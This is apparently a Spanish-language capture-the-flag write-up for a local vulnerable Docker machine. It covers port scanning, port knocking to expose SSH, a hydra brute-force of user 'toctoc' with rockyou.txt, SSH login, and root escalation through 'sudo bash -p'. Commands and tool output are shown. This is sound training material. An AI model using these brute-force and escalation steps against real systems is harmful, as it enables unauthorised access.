
Vamos a desplegar la maquina vulnerable


Hacemos un escaneo profundo de la maquina para ver los puertos abiertos.

Vemos el servidor web que no cuenta con nada interesante.



Con gobuster buscaremos directorios escondidos en la maquina y nos encontramos con un txt.

Vemos que nos dice un supuesto usuario y lo que parecen ser puertos.



Utilizaremos la herramienta knock para tocar puertos en un orden secreto para pedir que el servidor te abra un puerto que antes estaba oculto.

Volvemos a hacer el escaneo de puertos y podemos ver que cuenta con el servicio ssh que estaba oculto.

```
❯ cat Puertos
       File: Puertos
   1   # Nmap 7.95 scan initiated Mon Oct  6 17:52:56 2025 as: /usr/lib/nmap/nmap -sS -sSC
   2   Nmap scan report for 172.17.0.2
   3   Host is up, received arp-response (0.000037s latency).
   4   Scanned at 2025-10-06 17:52:57 CEST for 31s
   5   Not shown: 65533 filtered tcp ports (no-response)
   6   Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
   7   PORT   STATE SERVICE REASON
   8   22/tcp open  ssh     syn-ack ttl 64
   9   | ssh-hostkey:
  10   |   256 dc:ef:4e:ec:c9:3e:3d:68:dd:f5:1f:23:21:a3:98:83 (ECDSA)
  11   | ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPS7n1A1e
  12   |   256 3e:c1:74:c1:44:af:6f:d0:90:15:4c:95:46:0a:ea:22 (ED25519)
  13   |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOu2/XQXey3Lb+jyGxtHholEH5Znu26WzWLDN/K6zL2Q
  14   80/tcp open  http    syn-ack ttl 64
  15   | http-methods:
  16   |_  Supported Methods: GET POST OPTIONS HEAD
  17   |_http-title: Apache2 Ubuntu Default Page: It works
  18   MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Como tenemos un usuario ahora utilizaremos hydra para hacer un ataque de fuerza bruta y ver si encontramos la contraseña

```
❯ hydra -l toctoc -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-06 17:55:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://172.17.0.2:22/
[STATUS] 243.00 tries/min, 243 tries in 00:01h, 14344160 to do in 983:50h, 12 active
[STATUS] 209.00 tries/min, 627 tries in 00:03h, 14343776 to do in 1143:51h, 12 active
[22][ssh] host: 172.17.0.2   login: toctoc   password: kittycat
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-06 17:59:27
```

Nos conectamos al usuario con la contraseña que ha encontrado.

```
❯ ssh toctoc@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:kFPNDX9sDJ9/mSgtLH9ukfGgFjG219oJc0/gqwWxiso.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
toctoc@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
toctoc@f47a1f086818:~$
```

Ahora ejecutamos sudo -l para ver si contamos con permisos de ejecución y vemos que en el binario bash tenemos permisos así que simplemente es ejecutar sudo bash -p y tendremos una consola como root.